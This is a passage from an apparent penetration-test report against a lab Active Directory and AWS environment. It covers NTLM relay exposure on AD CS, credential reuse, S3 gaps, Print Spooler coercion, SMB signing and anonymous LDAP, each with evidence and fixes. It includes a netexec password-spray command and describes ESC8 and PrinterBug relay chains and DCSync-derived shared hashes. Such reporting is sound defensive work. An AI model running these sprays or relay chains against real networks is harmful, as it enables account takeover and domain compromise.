Add the missing rule via the appropriate Conformance Pack (`aws configservice put-conformance-pack`) or individual rule (`aws configservice put-config-rule`). Use AWS-managed Conformance Packs for CIS, PCI-DSS, HIPAA baselines; customize for org-specific needs. Configure the rule to run on configuration change AND a periodic schedule (24h cadence is typical).

HIGH 21. Windows Authentication Endpoint Exposed

CVSS 5.3 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N | CWE-284

BUSINESS IMPACT

This exposure can let an attacker impersonate legitimate users or systems to gain unauthorized access to internal applications, potentially escalating to control over identity infrastructure and broader access across the network.

SUMMARY

An internal web endpoint accepts Windows Integrated Authentication (NTLM or Negotiate) without protections such as channel binding, making it a viable target for captured or coerced authentication attempts to be directed against.

DETAILS

Hosts CA01

The web endpoint `http://10.100.10.20/certsrv/` challenges clients for Windows Integrated Authentication — it returned HTTP 401 with "WWW-Authenticate: NTLM".

This is a high-value authentication surface. Paths such as certificate enrollment (/certsrv), Exchange (/owa, /ews), ADFS, and PowerShell/WSMan remoting are the classic targets for NTLM relay on an internal Active Directory network. An attacker who coerces or captures a privileged machine's NTLM authentication can relay it to this endpoint to enrol certificates (AD CS ESC8), configure resource-based constrained delegation, or steal ADFS tokens — turning a single coerced authentication into privileged domain access without ever knowing a password.

STEPS TO REPRODUCE

Prerequisites: network reach to the exposed authentication service.

1. Confirm the Windows authentication endpoint is reachable and accepts NTLM.

```
nxc smb 10.100.10.20
nxc ldap 10.100.10.20
nxc winrm 10.100.10.20
```

A banner / auth prompt = the endpoint is exposed for password spray / relay.

2. Impact: the endpoint is a spray/relay target -- e.g. a low-and-slow password spray:

```
nxc smb 10.100.10.20 -u users.txt -p 'Season2026!' --continue-on-success
```

EVIDENCE

request_response_1.txt 70 B REQUEST RESPONSE

```
HEAD http://10.100.10.20/certsrv/

HTTP/1.1 401
WWW-Authenticate: NTLM
```

RECOMMENDATION

Require Extended Protection for Authentication (channel binding) and HTTPS on the endpoint, and prefer Kerberos over NTLM (register the correct SPNs; disable NTLM fallback where possible). If the endpoint is AD CS web enrollment, apply the ESC8 hardening (EPA + HTTPS, or disable web enrollment). Restrict

network reachability to only the clients that need it, and remove coercion primitives (Print Spooler, PetitPotam) that let an attacker generate the relayable authentication.

HIGH 22. Credential Reuse Chokepoints (2)

CWE-522

BUSINESS IMPACT

Because one compromised password can unlock many systems at once, this practice turns an isolated breach into an organization-wide incident, undermining the value of security controls on any individual system.

SUMMARY

The same credential is configured for use across multiple, otherwise-independent systems, tiers, or accounts, meaning a single password protects many separate points of access.

DETAILS

Affected hosts (1):

- `10.100.10.20`

STEPS TO REPRODUCE

Credential Reuse Chokepoints (2) Target: `10.100.10.20` This condition was verified by the engagement's "Credential Reuse Analysis" check. The Details above and the Evidence below capture the exact conditions and tool output observed during the engagement. To reproduce, re-run the equivalent check against `10.100.10.20` and compare your result to that evidence.

EVIDENCE

chain_proof_1.txt 50.4 KB CHAIN PROOF

```
2 credential-reuse chokepoint(s) across 265 pair(s) and 36 credential(s).

Each chokepoint below is a single shared secret. Rotating that secret breaks every pair under it.

Chokepoint #1 [high] — nt_hash shared by 24 (host, principal, scope, source) tuple(s); 264 pair(s):
  - chadwilliams@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - jasonlindqvist@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - johnnilsson@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - juanmartinez@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - larsborgerson@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - leonardriddle@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - liemanderson@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - mariabrewer@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - meganjohnson@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - oliviaodinsdottir@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - tashpooladm@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - victorianelson@tashpool.local on 10.100.10.20 (scope=domain, source=realm.smb_cred_spray)
  - chadwilliams@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - jasonlindqvist@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - johnnilsson@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - juanmartinez@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - larsborgerson@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - leonardriddle@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - liemanderson@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - mariabrewer@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - meganjohnson@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - oliviaodinsdottir@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - tashpooladm@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  - victorianelson@tashpool.local on 10.100.10.4 (scope=domain, source=dc.dcsync_attack)
  pairs:
    [high] larsborgerson@tashpool.local (dc.dcsync_attack) ⟷ tashpooladm@tashpool.local
(dc.dcsync_attack) — same secret, different principals: larsborgerson vs tashpooladm
```

```
    [high] oliviaodinsdottir@tashpool.local (dc.dcsync_attack) ⟷ tashpooladm@tashpool.local
(dc.dcsync_attack) — same secret, different principals: oliviaodinsdottir vs tashpooladm
    [high] liemanderson@tashpool.local (dc.dcsync_attack) ⟷ tashpooladm@tashpool.local
(dc.dcsync_attack) — same secret, different principals: liemanderson vs tashpooladm
    [high] johnnilsson@tashpool.local (dc.dcsync_attack) ⟷ tashpooladm@tashpool.local
(dc.dcsync_attack) — same secret, different principals: johnnilsson vs tashpooladm
    [high] jasonlindqvist@tashpool.local (dc.dcsync_attack) ⟷ tashpooladm@tashpool.local
(dc.dcsync_attack) — same secret, different principals: jasonlindqvist vs tashpooladm
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ victorianelson@tashpool.local
(dc.dcsync_attack) — same secret, different principals: tashpooladm vs victorianelson
    [high] chadwilliams@tashpool.local (dc.dcsync_attack) ⟷ tashpooladm@tashpool.local
(dc.dcsync_attack) — same secret, different principals: chadwilliams vs tashpooladm
    [high] juanmartinez@tashpool.local (dc.dcsync_attack) ⟷ tashpooladm@tashpool.local
(dc.dcsync_attack) — same secret, different principals: juanmartinez vs tashpooladm
    [high] meganjohnson@tashpool.local (dc.dcsync_attack) ⟷ tashpooladm@tashpool.local
(dc.dcsync_attack) — same secret, different principals: meganjohnson vs tashpooladm
    [high] leonardriddle@tashpool.local (dc.dcsync_attack) ⟷ tashpooladm@tashpool.local
(dc.dcsync_attack) — same secret, different principals: leonardriddle vs tashpooladm
    [high] mariabrewer@tashpool.local (dc.dcsync_attack) ⟷ tashpooladm@tashpool.local
(dc.dcsync_attack) — same secret, different principals: mariabrewer vs tashpooladm
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ larsborgerson@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs larsborgerson
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ oliviaodinsdottir@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs oliviaodinsdottir
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ liemanderson@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs liemanderson
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ johnnilsson@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs johnnilsson
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ jasonlindqvist@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs jasonlindqvist
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ victorianelson@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs victorianelson
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ chadwilliams@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs chadwilliams
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ juanmartinez@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs juanmartinez
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ meganjohnson@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs meganjohnson
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ leonardriddle@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs leonardriddle
    [high] tashpooladm@tashpool.local (dc.dcsync_attack) ⟷ mariabrewer@tashpool.local
(realm.smb_cred_spray) — same secret, different principals: tashpooladm vs mariabrewer
    [high] larsborgerson@tashpool.local (dc.dcsync_attack) ⟷ oliviaodinsdottir@tashpool.local
(dc.dcsync_attack) — same secret, different principals: larsborgerson vs oliviaodinsdottir
    [high] larsborgerson@tashpool.local (dc.dcsync_attack) ⟷ liemanderson@tashpool.local
(dc.dcsync_attack) — same secret, different principals: larsborgerson vs liemanderson
    [high] johnnilsson@tashpool.local (dc.dcsync_attack) ⟷ larsborgerson@tashpool.local
(dc.dcsync_attack) — same secret, different principals: johnnilsson vs larsborgerson
    [high] jasonlindqvist@tashpool.local (dc.dcsync_attack) ⟷ larsborgerson@tashpool.local
(dc.dcsync_attack) — same secret, different principals: jasonlindqvist vs larsborgerson
    [high] larsborgerson@tashpool.local (dc.dcsync_attack) ⟷ victorianelson@tashpool.local
(dc.dcsync_attack) — same secret, different principals: larsborgerson vs victorianelson
    [high] chadwilliams@tashpool.local (dc.dcsync_attack) ⟷ larsborgerson@tashpool.local
(dc.dcsync_attack) — same secret, different principals: chadwilliams vs larsborgerson
    [high] juanmartinez@tashpool.local (dc.dcsync_attack) ⟷ larsborgerson@tashpool.local
(dc.dcsync_attack) — same secret, different principals: juanmartinez vs larsborgerson
    [high] larsborgerson@tashpool.local (dc.dcsync_attack) ⟷ meganjohnson@tashpool.local
(dc.dcsync_attack) — same secret, different principals: larsborgerson vs meganjohnson
    [high] larsborgerson@tashpool.local (dc.dcsync_attack) ⟷ leonardriddle@tashpool.local
```

```
(dc.dcsync_attack) — same secret, different principals: larsborgerson vs leonardriddle
    [high] larsborgerson@tashpool.local (dc.dcsync_attac
```

Output truncated — full file sha256 175d69e2da67....

RECOMMENDATION

Enforce password uniqueness across tiers via SSO + a password manager mandate. For human users: SSO + WebAuthn for high-value systems eliminates password reuse entirely. For service accounts: gMSA auto-rotates per-service. Detect reuse via password-hash comparison across the customer's account stores.

MEDIUM 23. S3 Buckets Missing Block Public Access Flags (CIS 2.1.5)

CVSS 6.5 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N | CWE-732

BUSINESS IMPACT

Data stored in this location, potentially including sensitive customer or business records, is at risk of being exposed publicly through a simple configuration error, which can lead to data breaches, regulatory penalties, and loss of customer trust.

SUMMARY

This weakness is the absence of a safeguard on a specific cloud storage location that would otherwise prevent it from being made publicly accessible. Without it, a permissions or policy mistake on that storage location can expose its contents to the public internet.

DETAILS

Affected: `arn:aws:sts::658720212965:assumed-role/cg-ec2-role-cgidlft30u2hpk/i-0566480755e78a0a7` (account 658720212965)
1/3 bucket(s) are missing one or more BPA flags:

- `elasticbeanstalk-us-east-1-658720212965` missing=BlockPublicAcls,IgnorePublicAcls,BlockPublicPolicy,RestrictPublicBuckets

STEPS TO REPRODUCE

Prerequisites:

- AWS CLI with s3:GetBucketPublicAccessBlock

1. Read per-bucket Block Public Access posture

```
aws s3api get-public-access-block --bucket <bucket> \
  --query PublicAccessBlockConfiguration
```

Any flag at false (or NoSuchPublicAccessBlockConfiguration) = the bucket can be made public via ACL or policy without further gates.

Reference: CIS Foundations 2.1.5

EVIDENCE

tool_output_1.txt 196 B TOOL OUTPUT


```
[
  {
    "bucket": "elasticbeanstalk-us-east-1-658720212965",
    "gaps": [
      "BlockPublicAcls",
      "IgnorePublicAcls",
      "BlockPublicPolicy",
      "RestrictPublicBuckets"
    ]
  }
]
```


RECOMMENDATION

Enable all four BPA flags on the bucket: `aws s3api put-public-access-block --bucket <bucket> --public-access-block-configuration`

`BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true`. Pair with account-level BPA to defense-in-depth.

MEDIUM 24. S3 Buckets Accept HTTP (No SecureTransport Deny Statement) (CIS 2.1.2)

CVSS 5.9 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N | CWE-319

BUSINESS IMPACT

Data and credentials moving to or from this storage could be intercepted by an unauthorized party on the network, leading to credential theft and unauthorized access to stored data.

SUMMARY

An object storage bucket's access policy does not require encrypted connections, so clients are permitted to connect over plaintext and transmit access credentials and data unencrypted.

DETAILS

Affected: `arn:aws:sts::658720212965:assumed-role/cg-ec2-role-cgidlft30u2hpk/i-0566480755e78a0a7`
3/3 bucket(s) have no policy statement denying HTTP (no aws:SecureTransport=false deny):

- `cg-cardholder-data-bucket-cgidlobnfe01ce`
- `cg-secret-s3-bucket-cgidlft30u2hpk`
- `elasticbeanstalk-us-east-1-658720212965`

Per CIS Foundations 2.1.2 every S3 bucket should enforce HTTPS by denying HTTP via a bucket policy with Condition: Bool: aws:SecureTransport=false. Without this, presigned URLs and direct API requests can be downgraded to HTTP, exposing data and credentials in transit.

STEPS TO REPRODUCE

Prerequisites:

- AWS CLI with s3:GetBucketPolicy

```
aws s3api get-bucket-policy --bucket <bucket> --query Policy --output text \
  | jq '.Statement[] | select(.Condition."Bool"."aws:SecureTransport"=="false")'
```

No matching statement = HTTP requests aren't denied. Reference: CIS AWS 2.1.2 · CWE-319

EVIDENCE

tool_output_1.txt 133 B TOOL OUTPUT

```
[
  "cg-cardholder-data-bucket-cgidlobnfe01ce",
  "cg-secret-s3-bucket-cgidlft30u2hpk",
  "elasticbeanstalk-us-east-1-658720212965"
]
```

RECOMMENDATION

Add a bucket policy statement: `{"Effect": "Deny", "Principal": "*", "Action": "s3:*", "Resource": ["<bucket-arn>", "<bucket-arn>/*"], "Condition": {"Bool": {"aws:SecureTransport": "false"}}}` . This denies any request not using TLS. Verify with `curl http://<bucket>.s3.amazonaws.com/<key>` — should return 403.

MEDIUM 25. Print Spooler Service Accessible (PrinterBug coerce precondition)

CVSS 5.4 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N | CWE-284

BUSINESS IMPACT

By itself this does not grant access, but it removes a key barrier that attackers rely on to capture credentials and pivot toward administrative control, making it a common early step in broader network compromise.

SUMMARY

A background printing service exposes a network function that allows any authenticated user to trigger the host into sending an authentication attempt to a location of the attacker's choosing.

DETAILS

Hosts DC1

`nxc` smb -M spooler confirmed the Print Spooler RPC interface (UUID 12345678-1234-ABCD-EF00-0123456789AB) is bind-able on `10.100.10.4`. An authenticated domain user can call RpcRemoteFindFirstPrinterChangeNotification to coerce this host into making an outbound SMB authentication to an attacker-controlled UNC path — yielding the machine-account NTLM hash for relay or capture (canonical input for NTLM-relay-to-LDAPS shadow_creds and ADCS ESC8 chains).

STEPS TO REPRODUCE

Print Spooler Service Accessible (PrinterBug coerce precondition) Target: `10.100.10.4` This condition was verified by the engagement's "Spooler Check" check. The Details above and the Evidence below capture the exact conditions and tool output observed during the engagement. To reproduce, re-run the equivalent check against `10.100.10.4` and compare your result to that evidence.

EVIDENCE

tool_output_1.txt 390 B TOOL OUTPUT

```
SMB                     10.100.10.4     445    DC1              [*] Windows 10 / Server 2019 Build
17763 x64 (name:DC1) (domain:tashpool.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB                     10.100.10.4     445    DC1              [+] TASHPOOL.LOCAL\dc1$:
[REDACTED:PASSWORD]
SPOOLER                 10.100.10.4     445    DC1              Spooler service enabled
```

RECOMMENDATION

Disable the Print Spooler service on all Domain Controllers and any tier-0 server that does not print (Set-Service Spooler -StartupType Disabled; Stop-Service Spooler) — Microsoft guidance since 2021. Where the Spooler must run, apply the registry mitigations that block remote RpcRemoteFindFirstPrinterChangeNotification coercion, and pair with relay-side hardening (SMB signing, LDAP signing/channel binding, AD CS EPA) so a coerced authentication cannot be relayed.

MEDIUM 26. SMB Signing Not Required on 1 Host

CVSS 5.3 CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N | CWE-757

BUSINESS IMPACT

This can allow attackers to gain administrative-level access to affected systems, providing a foothold for broader compromise, data theft, or ransomware deployment across the environment.

SUMMARY

This occurs when a file-sharing service does not require cryptographic signing of session traffic, leaving authenticated sessions open to tampering or reuse by an attacker positioned on the same network.

DETAILS

Affected: `10.100.10.20` (CA01)

Host	`10.100.10.20`
Hostname	CA01
OS	Windows 10 / Server 2019 Build 17763 ×64
Domain	tashpool.local
SMB signing	NOT REQUIRED
SMBv1	false

STEPS TO REPRODUCE

Confirm SMB signing posture (look for "signing:False" in banner)

```
nxc smb 10.100.10.20
```

Or:

```
nmap -p 445 --script smb-security-mode 10.100.10.20
```

EVIDENCE

tool_output_1.txt 515 B TOOL OUTPUT

```
Affected: 10.100.10.20 (CA01)

Host: 10.100.10.20
Hostname: CA01
OS: Windows 10 / Server 2019 Build 17763 x64
Domain: tashpool.local
SMB signing: NOT REQUIRED
SMBv1: false

Impact: this host is a viable target for NTLM relay attacks. An attacker who coerces authentication
from any privileged principal (PetitPotam, PrinterBug, mitm6, etc.) can relay that auth to
10.100.10.20 via SMB and authenticate as the coerced principal. Combined with a writable share or
admin-equivalent group membership, this leads to RCE.
```

RECOMMENDATION

Enforce SMB signing on every domain-joined system via GPO: "Microsoft network server: Digitally sign communications (always)" = Enabled on all hosts; same for the client-side policy. The "(if client agrees)"

form is insufficient because attackers can negotiate it off. Pre-Vista clients without signing support are extinct in 2026 — there is no compatibility cost.

LOW 27. Content-Security-Policy header absent across 2 web hosts

CVSS 4.3 CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N | CWE-693

BUSINESS IMPACT

Without this safeguard, a successful web injection attack can run with full control of the page, enabling theft of customer data, session hijacking, and defacement or manipulation of the site experience seen by users.

SUMMARY

The absence of a Content-Security-Policy response header means the browser enforces no allow-list restriction on which scripts, styles, or frames a page may load, removing a browser-level safety net against injected content.

DETAILS

Affected hosts (2):

- `10.100.10.20`
- `3.238.186.247`

STEPS TO REPRODUCE

Content-Security-Policy Header Absent Target: `10.100.10.20` This condition was verified by the engagement's "Csp Bypass" check. The Details above and the Evidence below capture the exact conditions and tool output observed during the engagement. To reproduce, re-run the equivalent check against `10.100.10.20` and compare your result to that evidence.

EVIDENCE

request_response_1.txt 172 B REQUEST RESPONSE

```
GET http://10.100.10.20/

Content-Security-Policy: (no header)

# Issues
[medium] No Content-Security-Policy header at all — every script-injection vector lands directly.
```

request_response_2.txt 173 B REQUEST RESPONSE

```
GET http://3.238.186.247/

Content-Security-Policy: (no header)

# Issues
[medium] No Content-Security-Policy header at all — every script-injection vector lands directly.
```

RECOMMENDATION

Add a strict CSP header. Start with `default-src 'self'; script-src 'self'; object-src 'none'; frame-ancestors 'none'; base-uri 'self'` . Roll out via report-only (`Content-Security-Policy-Report-Only`) first, fix violations, then enforce. Avoid `unsafe-inline` and `unsafe-eval` ; use nonces or hashes.

LOW

28. Anonymous LDAP bind allowed

CVSS 3.7 CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N | CWE-287

BUSINESS IMPACT

This exposes internal organizational and account information to anyone with network access, giving attackers what they need to plan credential theft or account takeover without first having to breach any authentication barrier.

SUMMARY

A directory service that permits anonymous, unauthenticated connections allows any network client to query directory data without providing credentials.

DETAILS

Hosts DC1

Anonymous bind to ldap://`10.100.10.4`:389 returned rootDSE namingContexts:
`DC=tashpool,DC=local`
`CN=Configuration,DC=tashpool,DC=local`
`CN=Schema,CN=Configuration,DC=tashpool,DC=local`
`DC=DomainDnsZones,DC=tashpool,DC=local`
`DC=ForestDnsZones,DC=tashpool,DC=local`

STEPS TO REPRODUCE

Anonymous LDAP bind allowed Target: `10.100.10.4` This condition was verified by the engagement's "LDAP Anonymous Bind Probe" check. The Details above and the Evidence below capture the exact conditions and tool output observed during the engagement. To reproduce, re-run the equivalent check against `10.100.10.4` and compare your result to that evidence.

EVIDENCE

tool_output_1.txt 223 B TOOL OUTPUT

```
host: 10.100.10.4
naming_contexts: DC=tashpool,DC=local, CN=Configuration,DC=tashpool,DC=local,
CN=Schema,CN=Configuration,DC=tashpool,DC=local, DC=DomainDnsZones,DC=tashpool,DC=local,
DC=ForestDnsZones,DC=tashpool,DC=local
```

RECOMMENDATION

Disable anonymous bind. OpenLDAP: set `olcDisallows: bind_anon` in cn=config. AD: leave anonymous bind disabled (default behavior); audit anonymous-NULL searches via Event ID 1644 to detect attempts. 389ds: set `nsslapd-allow-anonymous-access: off`. Where some anonymous queries are operationally required (rootDSE, supportedSASLMechanisms), restrict via ACI to the bare minimum attributes — never publish user objects to anonymous binds.

LOW

29. LDAP naming context disclosed

CVSS 3.7 CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N | CWE-200

BUSINESS IMPACT

This helps attackers map the organization's internal identity infrastructure, speeding up follow-on reconnaissance and attacks such as user account discovery and targeted intrusion attempts.

SUMMARY

Directory structure information returned by an unauthenticated directory query reveals the organizational naming scheme underlying the identity service.

DETAILS

Hosts DC1

An anonymous rootDSE query succeeded against this domain controller and returned its 5 directory naming context(s), disclosing the Active Directory partition layout (the domain, configuration, schema, and DNS-zone partitions) to unauthenticated clients. This exposes the internal domain structure an attacker uses to map the forest before mounting further LDAP-based reconnaissance and attacks. The raw naming-context list is in the attached evidence.

STEPS TO REPRODUCE

LDAP naming context disclosed Target: `10.100.10.4` This condition was verified by the engagement's "LDAP Anonymous Bind Probe" check. The Details above and the Evidence below capture the exact conditions and tool output observed during the engagement. To reproduce, re-run the equivalent check against `10.100.10.4` and compare your result to that evidence.

EVIDENCE

tool_output_1.txt 223 B TOOL OUTPUT

```
host: 10.100.10.4
naming_contexts: DC=tashpool,DC=local, CN=Configuration,DC=tashpool,DC=local,
CN=Schema,CN=Configuration,DC=tashpool,DC=local, DC=DomainDnsZones,DC=tashpool,DC=local,
DC=ForestDnsZones,DC=tashpool,DC=local
```

RECOMMENDATION

Same remediation as ldap_anonymous_bind: disable anonymous bind so the rootDSE query also rejects pre-auth. If rootDSE MUST remain readable (some clients need it for SASL discovery), restrict the returned attribute set to only `supportedSASLMechanisms + supportedLDAPVersion` — strip `namingContexts`, `defaultNamingContext`, and any tenant-identifying attributes.

LOW 30. S3 Buckets Without MFA Delete (CIS 2.1.3)

CVSS 3.1 CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:L/A:N | CWE-1188

BUSINESS IMPACT

Critical records such as backups and audit logs can be permanently destroyed by a single compromised or malicious credential, undermining disaster recovery and forensic investigations and creating compliance exposure for data-retention obligations.

SUMMARY

An S3 bucket has versioning enabled but MFA Delete is not turned on, so any principal with delete permissions can permanently remove or overwrite object version history without a separate, out-of-band MFA approval.

DETAILS

Affected: `arn:aws:sts::658720212965:assumed-role/cg-ec2-role-cgidlft30u2hpk/i-0566480755e78a0a7`
3/3 bucket(s) do not have MFA Delete enabled:

- `cg-cardholder-data-bucket-cgidlobnfe01ce` versioning=unknown mfaDelete=unknown
- `cg-secret-s3-bucket-cgidlft30u2hpk` versioning=unknown mfaDelete=unknown
- `elasticbeanstalk-us-east-1-658720212965` versioning=unknown mfaDelete=unknown

Per CIS Foundations 2.1.3 (Profile Level 2) S3 buckets should have MFA Delete enabled. MFA Delete requires a hardware/virtual MFA token to permanently delete object versions or change versioning state — defense-in-depth against credential compromise leading to data destruction (T1485) or ransomware (T1486).

STEPS TO REPRODUCE

Prerequisites:

- AWS CLI with s3:GetBucketVersioning

```
aws s3api get-bucket-versioning --bucket <bucket>
```

MFADelete!=Enabled = an attacker with bucket-owner creds can delete versions. Reference: CIS AWS 2.1.3 · CWE-1188

EVIDENCE

tool_output_1.txt 352 B TOOL OUTPUT


```
[
  {
    "bucket": "cg-cardholder-data-bucket-cgidlobnfe01ce",
    "status": "unknown",
    "mfaDelete": "unknown"
  },
  {
    "bucket": "cg-secret-s3-bucket-cgidlft30u2hpk",
    "status": "unknown",
    "mfaDelete": "unknown"
  },
  {
    "bucket": "elasticbeanstalk-us-east-1-658720212965",
    "status": "unknown",
    "mfaDelete": "unknown"
  }
]
```

RECOMMENDATION

Enable MFA Delete on the bucket — this can only be done by the root account: `aws s3api put-bucket-versioning --bucket <bucket> --versioning-configuration Status=Enabled,MFADelete=Enabled --mfa "<root-mfa-serial> <token>"` . Apply uniformly to all data-bucket peers. Note that enabling MFA Delete restricts versioning configuration changes to root-MFA-authorized requests only, so plan the change to coincide with a versioning-policy review.

ACTION PLAN

Remediation Roadmap

Open findings prioritized for remediation. Timeframes are guidance — sequence by exploitability and business exposure; the chokepoint in the Attack Path closes the demonstrated chain fastest.

PRIORITY	RECOMMENDED ACTION	ADDRESSES
Immediate 0–7 days	Treat as full-domain compromise.	CRITICAL Domain Admin compromise proven on tashpool.local via DCSync
Immediate 0–7 days	Immediately rotate the instance role: in AWS, detach + reattach the role to force STS credential rotation OR revoke active sessions via the IAM revoke-session policy.	CRITICAL SSRF→IMDS Credentials Extracted (AWS role cg-ec2-role-cgidlft30u2hpk)
Immediate 0–7 days	Remediate the underlying ESC8 relay surface (see the AD CS Web Enrollment / ESC8 cert-captured findings): disable HTTP web enrollment or enforce HTTPS + IIS Extended Protection for Authentication on the CertSrv virtual directories, require Kerberos (block NTLM to AD CS), apply KB5005413, and disable coercion vectors (MS-RPRN, MS-EFSRPC).	CRITICAL ADCS ESC8 cert PKINIT-authenticated — DC machine-account NT hash recovered, DCSync-capable
Immediate 0–7 days	Treat as full-domain breach.	CRITICAL DCSync exploited via dc1$@tashpool.local → 19 domain hashes extracted (incl. krbtgt)
Immediate 0–7 days	Treat cloud-stored credentials as domain-sensitive: never place AD/service-account secrets in S3 objects, cloud secret stores, VM metadata, or hand-off/onboarding docs reachable from a cloud role.	CRITICAL Cloud-Sourced Credential Validated Against On-Prem AD
Immediate 0–7 days	Disable the AD CS HTTP web-enrollment endpoint entirely if not in use (IIS Manager → Default Web Site → CertSrv → remove).	CRITICAL ADCS ESC8 cert captured for DC1$@TASHPOOL.LOCAL — cross-host coerce → CA
Immediate 0–7 days	Remove the secret from the data store it was found in and rotate it immediately.	CRITICAL Credential Extracted from S3 Object (cg-cardholder-data-

PRIORITY	RECOMMENDED ACTION	ADDRESSES
		bucket-cgidlobnfe01ce/ops/straylight-vpn/domain-join-readme.txt)
Immediate 0–7 days	Block server-side request forgery: validate and allow-list outbound destinations, deny requests to internal/metadata ranges (e.g.	CRITICAL Server-Side Request Forgery to Cloud Metadata
Immediate 0–7 days	Same as for SMB admin: rotate the credential, investigate reuse, and segment WinRM access (e.g.	CRITICAL Credential Grants WinRM Administrative Access
Immediate 0–7 days	Disable HTTP web enrollment on the CA if it is not required (IIS Manager → Default Web Site → CertSrv → remove).	CRITICAL AD CS Web Enrollment Permits NTLM Relay (ESC8)
Immediate 0–7 days	Rotate the credential immediately, then audit every system the principal authenticates to.	CRITICAL Credential Reuse Confirmed on 1 Host
Near-term ~30 days	Enforce LDAP signing on domain controllers (GPO: "Domain controller: LDAP server signing requirements" = "Require signing") and enable LDAP channel binding ("When supported"/"Always", per Microsoft ADV190023 / the 2020 LDAP hardening).	HIGH NTLM→LDAP relay VIABLE — coerce→relay→RBCD path is live
Near-term ~30 days	Deny "Create all child objects" to Authenticated Users on the AD-integrated DNS zone (delegate record creation to a dedicated, monitored group instead).	HIGH ADIDNS write viable (TASHPOOL.LOCAL) — domain-wide wildcard/WPAD poisoning possible
Near-term ~30 days	Add every tier-0 account to the Protected Users group (Active Directory Users and Computers → Builtin → Protected Users → Members).	HIGH Privileged Accounts Lack Both Protected Users + AuthN Policy
Near-term ~30 days	Open Group Policy Management → Default Domain Policy → Computer Configuration → Policies → Windows Settings → Security Settings → Account Policies.	HIGH Weak Active Directory Password Policy
Near-term ~30 days	Enable all four BPA flags at the account level: `aws s3control put-public-access-block --account-id <id> --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true`.	HIGH S3 Account-Level Block Public Access Not Fully Enabled (CIS 1.20)

PRIORITY	RECOMMENDED ACTION	ADDRESSES
Near-term ~30 days	Contextually output-encode every piece of user-influenced data at the point it is written into the response (HTML-body, attribute, JS, URL, and CSS contexts each need different encoding) — prefer a framework's auto-escaping templating over manual string building.	HIGH Reflected Cross-Site Scripting
Near-term ~30 days	Empty the Schema Admins group as the steady state.	HIGH Schema Admins Group Non-Empty (1 Non-Default Member(s): tashpooladm)
Near-term ~30 days	Enable Config in every region: `aws configservice put-configuration-recorder ...` + `aws configservice put-delivery-channel ...` + `aws configservice start-configuration-recorder ...`.	HIGH AWS Config Not Enabled in Region (us-east-1)
Near-term ~30 days	Add the missing rule via the appropriate Conformance Pack (`aws configservice put-conformance-pack`) or individual rule (`aws configservice put-config-rule`).	HIGH AWS Config Required Baseline Rules Missing
